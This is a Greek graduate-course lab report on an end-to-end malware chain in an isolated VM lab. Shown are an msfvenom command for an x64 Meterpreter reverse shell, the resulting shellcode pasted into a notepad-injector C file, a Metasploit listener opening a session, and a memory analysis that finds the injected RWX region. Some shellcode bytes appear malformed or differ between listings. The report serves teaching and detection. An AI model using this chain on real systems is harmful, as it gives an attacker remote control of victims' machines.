

Πανεπιστήμιο Πειραιώς
Τμήμα Ψηφιακών Συστημάτων
ΜΠΣ «Κυβερνοασφάλεια και Τεχνολογίες Τεχνητής Νοημοσύνης»

Αποτίμηση Ασφάλειας και Ηθικό Χάκινγκ
Χειμερινό Εξάμηνο 2025-2026
Εργασία 1



Καλαϊτζίδης Ιωάννης


Email: ioannis_kalaitzidis@ssl-unipi.gr

Εισαγωγή

Το τοπίο των κυβερνοαπειλών έχει μεταβληθεί ριζικά τα τελευταία χρόνια. Το σύγχρονο κακόβουλο λογισμικό (malware) σπάνια πλέον βασίζεται σε απλά εκτελέσιμα αρχεία που εντοπίζονται εύκολα από τα παραδοσιακά συστήματα ασφαλείας. Αντιθέτως, οι σύγχρονοι επιτιθέμενοι υιοθετούν εξελιγμένες τακτικές απόκρυψης, όπως η εκτέλεση κώδικα απευθείας στη μνήμη (in-memory execution) και η έγχυση διεργασιών (process injection). Επιπλέον, γίνεται εκτενής χρήση κακόβουλων προγραμμάτων (malicious loaders) - εξειδικευμένων δηλαδή προγραμμάτων που έχουν ως μοναδικό σκοπό την αθόρυβη φόρτωση, αποκρυπτογράφηση και εκτέλεση του τελικού κακόβουλου κώδικα - με στόχο την παράκαμψη των μηχανισμών προστασίας (AV/EDR).

Σκοπός της παρούσας εργασίας είναι η πρακτική προσομοίωση και η σε βάθος ανάλυση μιας ολοκληρωμένης αλυσίδας επίθεσης (end-to-end malware execution chain). Η μεθοδολογία που ακολουθήθηκε ξεκινά από τη δημιουργία του shellcode και φτάνει έως την επιτυχή εγκαθίδρυση απομακρυσμένης σύνδεσης (reverse shell). Όλα τα σενάρια υλοποιήθηκαν σε ασφαλές, απομονωμένο περιβάλλον εικονικών μηχανών (Virtual Machines), χρησιμοποιώντας το Kali Linux ως μηχανή επίθεσης και τα Windows 10 ως στόχο. Για την επαλήθευση των επιθέσεων και την ανάλυση των ψηφιακών ιχνών (artifacts) που αφήνει το malware, αξιοποιήθηκε το εργαλείο καταγραφής Sysmon, έχοντας απενεργοποιήσει προσωρινά το Windows Defender για την επιτυχή εκτέλεση των σεναρίων.

Πρακτικό κομμάτι εργασίας



Πριν την έναρξη των πειραμάτων, πραγματοποιήθηκε η απαραίτητη προετοιμασία στο μηχάνημα-στόχο. Σύμφωνα με τις οδηγίες της εργασίας, είναι κρίσιμης σημασίας η απενεργοποίηση του Windows Defender και συγκεκριμένα της λειτουργίας «Real-time protection».

```
C:\ Command Prompt
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hex>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:


    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::8d5b:2bfc:e48e:fb76%7
    IPv4 Address. . . . . : 192.168.30.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.30.2

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:30:fe:e8:b5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.30.129/24 brd 192.168.30.255 scope global dynamic noprefixroute eth0
        valid_lft 1707sec preferred_lft 1707sec
    inet6 fe80::36ed:f8e6:63b6:348c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Για την εκτέλεση των σεναρίων επίθεσης, διαμορφώθηκε ένα εργαστηριακό περιβάλλον με δύο εικονικές μηχανές (VMs) στο VMware, οι οποίες ρυθμίστηκαν σε λειτουργία NAT ώστε να βρίσκονται στο ίδιο υποδίκτυο. Η IP του **Windows** είναι **192.168.30.130** και η IP του **Kali Linux** είναι **192.168.30.129**.

Q1: Compile with gcc (already installed) the sample.c (located in Desktop). This file injects a messagebox shellcode in notepad process. Ensure that your compiled file is correctly executed.

Απάντηση:



The image shows a Windows command prompt window with a black background and white text. The prompt is at C:\Users\hex>. The first command entered is `cd %USERPROFILE%\Desktop`, which is highlighted with a red box. The second command is `gcc simple.c -o injector.exe`, also highlighted with a red box. The third command is `.\injector.exe`. The output of the command is: `Found target process: notepad.exe (PID: 8104)`, `Shellcode written to target process memory.`, and `Remote thread created. Shellcode executed.`. To the right of the command prompt is a white MessageBox dialog box with a title bar that says 'MessageBox' and a close button. The message text inside the dialog is 'This is a test' and there is an 'OK' button at the bottom.

```
C:\Users\hex>cd %USERPROFILE%\Desktop
C:\Users\hex\Desktop>gcc simple.c -o injector.exe
C:\Users\hex\Desktop>.\injector.exe
Found target process: notepad.exe (PID: 8104)
Shellcode written to target process memory.
Remote thread created. Shellcode executed.
```

Σε αυτό το ερώτημα ζητήθηκε η μεταγλώττιση (compilation) του πηγαίου κώδικα `simple.c` και η επαλήθευση της ορθής εκτέλεσής του. Συγκεκριμένα ανοίχθηκε η γραμμή εντολών (CMD) και μεταβήκαμε στον φάκελο Desktop. Χρησιμοποιήθηκε ο compiler `gcc` για τη δημιουργία του εκτελέσιμου αρχείου και εκτελέστηκε το `injector.exe` έχοντας ανοιχτή μια διεργασία `notepad.exe` στο παρασκήνιο. Όπως φαίνεται στα παρακάτω screenshots, το πρόγραμμα εντόπισε επιτυχώς τη διεργασία στόχο (`notepad.exe` με PID **8104**), δέσμευσε μνήμη και εκτέλεσε το shellcode. Η επιτυχία της επίθεσης επιβεβαιώθηκε οπτικά με την εμφάνιση του μηνύματος «This is a test», το οποίο εκτελέστηκε μέσα από τη διεργασία του Notepad.

Q2: Now generate a x64 meterpreter reverse shell shellcode with `msfvenom` for C format. Use well-known port numbers for the listener. Write the command that you used.

Απάντηση:

```

kali@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.30.129 LPORT=4444 -f c
[-] No platform was selected, choosing Mst::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2175 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x56\x65\x48\xb5\x52\x60\x48\xb5"
"\x18\x48\xb5\x52\x20\x48\xb5\x72\x50\x4d\x31\xc9\x48\xf0"
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\xb5\x52\x20\x41"
"\x51\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\xf0"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85xc0"
"\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6"
"\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x48\x01"
"\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xb3\x02\x00\x11\x5c\xc0\xa8\x1e\x81\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xe4\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\xf0"
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"

```

Για τη δημιουργία του κακόβουλου κομματιού κώδικα (payload), χρησιμοποιήθηκε το εργαλείο **msfvenom**. Μέσω της συγκεκριμένης εντολής, δημιουργήθηκε ένας μηχανισμός τύπου Meterpreter για Windows, ο οποίος λειτουργεί με τη μέθοδο της αντίστροφης σύνδεσης (Reverse TCP). Αυτή η τεχνική είναι ιδιαίτερα αποτελεσματική καθώς, αντί να προσπαθήσουμε να εισβάλλουμε απευθείας, αναγκάζουμε το ίδιο το θύμα να συνδεθεί στον δικό μας υπολογιστή (στην IP μας και τη θύρα 4444), παρακάμπτοντας έτσι το firewall που συνήθως μπλοκάρει τις εισερχόμενες αλλά επιτρέπει τις εξερχόμενες συνδέσεις. Επιλέχθηκε η εξαγωγή σε μορφή C (-f c), ώστε ο κώδικας να είναι έτοιμος για άμεση ενσωμάτωση (copy-paste) στο αρχείο simple.c. Οι δεκαεξαδικοί αριθμοί που προέκυψαν αποτελούν ουσιαστικά

«γλώσσα μηχανής», την οποία ο επεξεργαστής εκτελεί απευθείας, δίνοντάς μας τον πλήρη έλεγχο του συστήματος μόλις φορτωθεί στη μνήμη.

Q3: Now copy paste your shellcode to sample.c and compile again. You must also create the listener in Metasploit for the meterpreter session with exploit/multi/handler module. Try to run now your new executable and check whether you have a new meterpreter session.

Απάντηση:

```
#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>
// Example shellcode (MessageBoxA payload, harmless for der
// Replace this with your actual shellcode if needed
unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x56\x65\x48\xb5\x52\x60\x48\xb5"
"\x18\x48\xb5\x52\x20\x48\xb7\x72\x50\x4d\x31\xc9\x48\xf"
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\xb5\x52\x20\x41"
"\x51\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\xf"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6"
"\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x48\x01"
"\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xbc\x02\x00\x11\x5c\x00\xa8\x1e\x81\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xe4\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"
"\xff\xce\xe9\x3c\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48"
"\x85\xf6\x75\xb4\x41\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2"
"\xf0\xb5\xa2\x56\xff\xd5";
```


Για την ολοκλήρωση της επίθεσης, προχωρήσαμε στην ενσωμάτωση του κακόβουλου κώδικα στο πρόγραμμα injection. Συγκεκριμένα, αντιγράψαμε το Reverse Shell shellcode που δημιουργήθηκε στο προηγούμενο βήμα με το εργαλείο MSFVenom και το επικολλήσαμε στον πηγαίο κώδικα του αρχείου simple.c. Όπως φαίνεται και στην παραπάνω εικόνα, αντικαταστήσαμε το παλιό περιεχόμενο του πίνακα shellcode[] με το νέο payload. Στη συνέχεια, προχωρήσαμε στη μεταγλώττιση (compile) του τροποποιημένου αρχείου χρησιμοποιώντας την εντολή: **gcc simple.c -o injector.exe**. Με αυτόν τον τρόπο δημιουργήθηκε το τελικό εκτελέσιμο αρχείο που θα χρησιμοποιηθεί για την επίθεση.

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.30.129
LHOST => 192.168.30.129
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.30.129:4444
[*] Sending stage (230982 bytes) to 192.168.30.130
[*] Meterpreter session 1 opened (192.168.30.129:4444 -> 192.168.30.130:49944) at 2026-01-11 06:25:03 -0500
```

Στη συνέχεια, επιστρέψαμε στο Kali Linux και εκκινήσαμε το Metasploit Framework με την εντολή msfconsole, με σκοπό να δημιουργήσουμε έναν μηχανισμό υποδοχής (Listener) για την αντίστροφη σύνδεση. Όπως φαίνεται στο screenshot, εκτελέσαμε τις εξής εντολές για να παραμετροποιήσουμε την επίθεση:


- **use exploit/multi/handler:** Επιλέξαμε το γενικό module διαχείρισης (handler), το οποίο είναι σχεδιασμένο να «πιάνει» εισερχόμενες συνδέσεις από payloads.
- **set PAYLOAD windows/x64/meterpreter/reverse_tcp:** Ορίσαμε το payload που περιμένουμε. Αυτό πρέπει να ταιριάζει ακριβώς με αυτό που δημιουργήσαμε προηγουμένως με το msfvenom (Windows, 64-bit, Reverse TCP), ώστε να μπορούν τα δύο μέρη να επικοινωνήσουν.
- **set LHOST 192.168.30.129:** Δηλώσαμε την IP διεύθυνση του Kali Linux (του επιτιθέμενου), στην οποία θα επιστρέψει η σύνδεση.
- **set LPORT 4444:** Δηλώσαμε τη θύρα (port) στην οποία "ακούει" ο Listener.
- **run:** Εκκινήσαμε τη διαδικασία αναμονής.

```
C:\Users\hex\Desktop>.\injector.exe
Found target process: notepad.exe (PID: 2664)
Shellcode written to target process memory.
Remote thread created. Shellcode executed.
```

Τέλος, προχωρήσαμε στην ενεργοποίηση της επίθεσης από το περιβάλλον των Windows. Με την εντολή .\injector.exe, εκτελέσαμε το πρόγραμμα, το οποίο λειτούργησε ακριβώς όπως σχεδιάστηκε: εντόπισε άμεσα τη διεργασία-στόχο, δηλαδή το ενεργό παράθυρο του

notepad.exe με Process ID (PID) 2664. Όπως φαίνεται και στο screenshot, ο injector δέσμευσε τον απαραίτητο χώρο στη μνήμη της διεργασίας και προχώρησε στην έγχυση (injection) του κώδικα. Μόλις εκτελέστηκε το injector.exe στο μηχάνημα-στόχο (Windows), ο Listener στο Kali Linux έλαβε επιτυχώς το αίτημα σύνδεσης (φαίνεται σε προηγούμενο screenshot). Η ένδειξη Meterpreter session 1 opened που καταγράφηκε στο προηγούμενο βήμα, επιβεβαιώνει ότι ο κώδικας εκτελέστηκε σωστά μέσα στη μνήμη του Notepad και έχουμε πλέον αποκτήσει πλήρη απομακρυσμένο έλεγχο στο σύστημα.

Q4: While running the meterpreter open System Informer (located in Desktop). Right click to notepad.exe process and find what is the most suspicious information in memory tab that indicates a possible injection.



svchost.exe	2412	1.50 MB	Host Process for Windows Ser...	64	004	0
svchost.exe	2588	1.83 MB	Host Process for Windows Ser...	64	604	0
notepad.exe	2664	0.11 256 B/s 4.43 MB	DESKTOP-2PKMR41\hex Notepad	64	4008	4008
svchost.exe	2724	1.57 MB	Host Process for Windows Ser...	64	604	0

Για να διερευνήσουμε τα ίχνη που άφησε η επίθεση στη μνήμη του συστήματος, χρησιμοποιούμε το εργαλείο δυναμικής ανάλυσης **System Informer**. Ανοίγουμε την εφαρμογή και προχωράμε στην αναζήτηση της διεργασίας-στόχου. Στο πεδίο αναζήτησης ή στη λίστα των ενεργών διεργασιών, εντοπίζουμε το notepad.exe. Όπως παρατηρούμε στο παρακάτω screenshot, επιβεβαιώνουμε ότι το Process ID (PID) της διεργασίας είναι το 2664. Αυτό είναι κρίσιμο βήμα, καθώς το PID 2664 ταυτίζεται απόλυτα με τον αριθμό που μας επέστρεψε ο injector κατά την εκτέλεση της επίθεσης (στο προηγούμενο βήμα), επιβεβαιώνοντας ότι εξετάζουμε τη σωστή, μολυσμένη διεργασία.

Base address	Type	Size	Protection	Use	Total WS	Private WS	Shareable WS	Shared WS	Locked WS
0x7ffa0fe4000	Image: Commit	1.93 MB	RX	C:\Windows\System32\wininit.dll	140 KB		1.93 MB	140 KB	
0x7ffa0c813000	Image: Commit	36 KB	RX	C:\Windows\System32\csrssapi.dll	8 KB		36 KB	8 KB	
0x7ffa0abb1000	Image: Commit	1.89 MB	RX	C:\Windows\WinSxS\x-ww54_microso...	244 KB		1.89 MB	244 KB	
0x7ffa02de1000	Image: Commit	256 KB	RX	C:\Windows\System32\ole32.dll	36 KB		256 KB	36 KB	
0x7ffa04ce1000	Image: Commit	536 KB	RX	C:\Windows\System32\ole32.dll	124 KB		536 KB	124 KB	
0x7ffa027e1000	Image: Commit	148 KB	RX	C:\Windows\System32\notepad.exe	112 KB		148 KB	112 KB	
0x2417779d1000	Private: Commit	308 KB	RX		308 KB	308 KB			
0x24177791000	Private: Commit	100 KB	RX		100 KB	100 KB			
0x241777f1000	Private: Commit	152 KB	RX		152 KB	152 KB			
0x241777e0000	Private: Commit	228 KB	RWX		228 KB	228 KB			
0x241777a0000	Private: Commit	4 KB	RWX		4 KB	4 KB			
0x597d6b000	Private: Commit	12 KB	RW+G	Stack (thread 6060)					
0x5979c2000	Private: Commit	12 KB	RW+G	Stack (thread 6252)					
0x7ffa23b99000	Image: Commit	36 KB	RW	C:\Windows\System32\ntdll.dll	36 KB	36 KB			
0x7ffa23b96000	Image: Commit	4 KB	RW	C:\Windows\System32\ntdll.dll	4 KB	4 KB			
0x7ffa23bd1000	Image: Commit	12 KB	RW	C:\Windows\System32\ntdll.dll	12 KB	12 KB			
0x7ffa238e000	Image: Commit	16 KB	RW	C:\Windows\System32\secchost.dll	16 KB	16 KB			
0x7ffa23824000	Image: Commit	8 KB	RW	C:\Windows\System32\sechost.dll	8 KB	8 KB			
0x7ffa2381f000	Image: Commit	8 KB	RW	C:\Windows\System32\sechost.dll	8 KB	8 KB			
0x7ffa23473000	Image: Commit	4 KB	RW	C:\Windows\System32\gdi32.dll	4 KB	4 KB			
0x7ffa2343000	Image: Commit	4 KB	RW	C:\Windows\System32\gdi32.dll	4 KB	4 KB			
0x7ffa233e000	Image: Commit	8 KB	RW	C:\Windows\System32\gdi32.dll	8 KB	8 KB			
0x7ffa20da000	Image: Commit	8 KB	RW	C:\Windows\System32\advapi32.dll	8 KB	8 KB			
0x7ffa20da000	Image: Commit	4 KB	RW	C:\Windows\System32\advapi32.dll	4 KB	4 KB			

Αφού εντοπίσαμε τη διεργασία-στόχο (notepad.exe με PID 2664), προχωρήσαμε σε βαθύτερη ανάλυση ανοίγοντας το παράθυρο ιδιοτήτων (Properties) και μεταβαίνοντας στην καρτέλα Memory. Στόχος μας ήταν να εντοπίσουμε πού ακριβώς «κρύβεται» ο κακόβουλος κώδικας που εισαγάγαμε. Όπως φαίνεται στο παρακάτω screenshot, σαρώσαμε τη λίστα των περιοχών μνήμης εστιάζοντας στη στήλη Protection. Εντοπίσαμε επιτυχώς μια περιοχή μνήμης (με μέγεθος 228 kB) η οποία φέρει τα δικαιώματα και έχει τύπο **Private: Commit** (που σημαίνει ότι η συγκεκριμένη περιοχή μνήμης έχει δεσμευτεί αποκλειστικά για τη διεργασία και έχει καταχωρηθεί πραγματικός χώρος από το λειτουργικό σύστημα, χωρίς να αντιστοιχεί σε κάποιο αρχείο στον δίσκο). Τα αρχικά RWX σημαίνουν ότι η συγκεκριμένη περιοχή μνήμης είναι ταυτόχρονα:

- **Readable** (Αναγνώσιμη)
- **Writable** (Εγγράψιμη)
- **Executable** (Εκτελέσιμη)

